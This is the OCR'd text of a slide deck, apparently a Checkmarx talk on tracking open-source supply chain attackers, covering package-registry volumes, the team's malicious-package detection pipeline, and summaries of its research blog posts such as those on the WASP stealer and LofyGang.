
Tracking Open Source Supply Chain Attackers: The New Frontier



Jossef Harush Kadouri

Head of Supply Chain Security
Checkmarx
@jossefharush

Jossef Harush Kadouri


Head of Supply Chain Security

Checkmarx

My Team's Mission:


Fighting Software Supply Chain Attackers

Software Supply Chain




SLSA

Software Supply Chain Risks



SLSA


...
80K
PACKAGES PER MONTH
100K
PACKAGES PER MONTH
700K
PACKAGES PER MONTH
170K
PACKAGES PER MONTH
8K
PACKAGES PER MONTH
...
python Package Index
nuget
.NET Core
JS npm
Java
RubyGems
Ahead of time analysis
Contributor Reputation
Malicious Behavior
Threat Hunters
Threat Intelligence
+ 30 Automation Engines
Manual review
Report security teams for removal + open source the findings

https://medium.com/checkmarx-security

Checkmarx Security

WASP Attack on Python — Polymorphic Malware Shipping WASP Stealer; Infecting Hundreds...

In early November, several malicious packages were reported by Phylum and CheckPoint. We link these two reports to the same attacker with...

Jossef Harush
Nov 14 · 7 min read

Researchers Are Poisoning Open-Source Packages. What Should We do?

These are a few examples of Open-Source security researchers who went a bit too far and some guidelines for preventing these situations.

Aviad Gershon
Nov 2 · 4 min read

Attacking the Software Supply Chain with a Simple Rename

A vulnerability in GitHub that allows attackers to take control over GitHub repositories belonging to renamed accounts.

Aviad Gershon
Oct 26 · 6 min read


LofyGang - Software Supply Chain Attackers; Organized, Persistent, and Operating for...

Checkmarx discovered ~200 malicious NPM packages with thousands of installations linked to an attack group called "LofyGang".

Jossef Harush
Oct 7 · 7 min read

Monthly Package Releases


Java




nuget

python Package Index


npm




Dart



RubyGems




Over 700,000 Monthly Package Releases





EVERYONE USES OPEN SOURCE

